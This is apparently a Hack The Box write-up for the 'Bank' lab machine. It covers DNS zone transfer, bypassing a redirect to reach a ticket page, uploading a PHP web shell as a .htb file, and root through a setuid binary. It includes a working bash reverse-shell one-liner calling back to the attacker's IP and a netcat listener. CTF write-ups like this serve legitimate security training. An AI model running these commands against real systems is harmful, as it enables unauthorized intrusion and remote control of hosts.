
Hack The Box Bank Writeup (Easy Linux)
Easy Linux box. A DNS zone transfer confirms bank.htb, a 302 that still returns support.php leads to a .htb file upload, and a setuid binary gives root.
Summary
Bank answers on 22, 53 and 80, and because DNS is open over TCP a zone transfer for bank.htb succeeds and confirms the virtual host along with ns and www records. That host serves a login page with no SQL injection to find, but gobuster shows support.php returning a 302 to login.php with a response body far too large for a redirect. Burp confirms the server sends the entire page alongside the redirect, so a match and replace rule rewriting 302 Found into 200 OK makes the ticket page usable in the browser. Its source carries a debug comment saying the .htb extension is executed as PHP, so uploading p0wny shell as shell.htb through the ticket form gives command execution as www-data and then a reverse shell. Searching for setuid binaries turns up the non-default /var/htb/bin/emergency, owned by root, which simply drops to a shell with an effective uid of 0.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# nmap -sS -A -vv -oN scans/nmap.initial -T4 10.129.29.200

22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
<SNIP>
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: HTB Bank - Login
|_Requested resource was login.php
DNS Server Enumeration
DNS is open on port 53, TCP and UDP. It being open on TCP mean that the server may need to send responses bigger than a certain threshold, which is interesting.
No domain has been provided until now. For instance, when you open the website on port 80, the webserver would generally redirect me to the proper vhost, but it never happened this time. When I accessed the website, I got only the default page for apache.
With that in mind, I tried a few reverse DNS searches to try and locate the domain associated with the machine’s IP address:
1
dig -x 10.129.29.200 @10.129.29.200
Or with localhost:
1
dig -x 127.0.0.1 @10.129.29.200
But got no results. Trying with “bank.htb” though (the box’s name) yielded a better looking result:
1
2
3
4
5
6
7
8
9
10
11
12
$ dig bank.htb @10.129.29.200

<SNIP>

;; ANSWER SECTION:
bank.htb.               604800  IN      A       10.129.29.200

;; AUTHORITY SECTION:
bank.htb.               604800  IN      NS      ns.bank.htb.

;; ADDITIONAL SECTION:
ns.bank.htb.            604800  IN      A       10.129.29.200
Since DNS is open on TCP 53, I tried a zone transfer:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ dig axfr bank.htb @10.129.29.200

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr bank.htb @10.129.29.200
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.129.29.200
ns.bank.htb.            604800  IN      A       10.129.29.200
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
;; Query time: 223 msec
;; SERVER: 10.129.29.200#53(10.129.29.200) (TCP)
;; WHEN: Mon Oct 27 14:01:25 -03 2025
;; XFR size: 6 records (messages 1, bytes 171)
It reveals “chris.bank.htb”, but this information isn’t useful to me as of right now.
Web Server Enumeration - Bank
The “bank.htb” vhost lands me on a login page (login.php):

I tried a few SQL injection tricks, but the website isn’t vulnerable to sql injection as far as I can tell. I performed a gobuster scan in the background to search for directories/endpoints:
1
gobuster dir -u http://bank.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 30 -o scans/gobuster.bank.all -x php
Almost immediately, it gives me the following results:
1
2
3
4
5
6
/index.php            (Status: 302) [Size: 7322] [--> login.php]
/login.php            (Status: 200) [Size: 1974]
/support.php          (Status: 302) [Size: 3291] [--> login.php]
/uploads              (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/assets               (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
It’s important to note from the results that, despite the HTTP status code for “support.php” being 302 (redirect to login.php), the response size is actually very abnormal (3291 from the output above), too big for a simple redirect.
I did intercept the request through burpsuite, and sure enough, the server returns 302 redirect but the actual contents for support.php are shown in the response!


I added a “match and replace” rule in burpsuite’s proxy to allow me to access the support.php page by replacing “302 Found” from the webserver’s response to “200 OK” to trick my browser into believing that a redirect never existed:
With that technique I accessed support.php:

If I take a look at the source code for support.php, I can find a html comment:

More specifically:
1
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
Initial Access - Malicious PHP File Upload
I did get a copy of p0wny shell to my machine and saved it to “shell.htb”. I did create the ticket and uploaded “shell.htb” alongside it:

I accessed it directly and could execute code as “www-data”:

To get a reverse shell I first started netcat on port 9001:
1
2
$ nc -lvnp 9001
listening on [any] 9001 ...
And got a reverse shell with the following payload:
1
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.226/9001 0>&1'
Vertical Privilege Escalation
Found a non-default binary with SUID bit set
1
2
www-data@bank:/var/www/bank$ find / -perm -4000 -type f 2>/dev/null
/var/htb/bin/emergency
It is indeed owned by root:
1
2
www-data@bank:/var/www/bank$ ls -l /var/htb/bin/emergency
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
If I run it, suddenly I’m root
1
2
3
www-data@bank:/var/www/bank$ /var/htb/bin/emergency
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)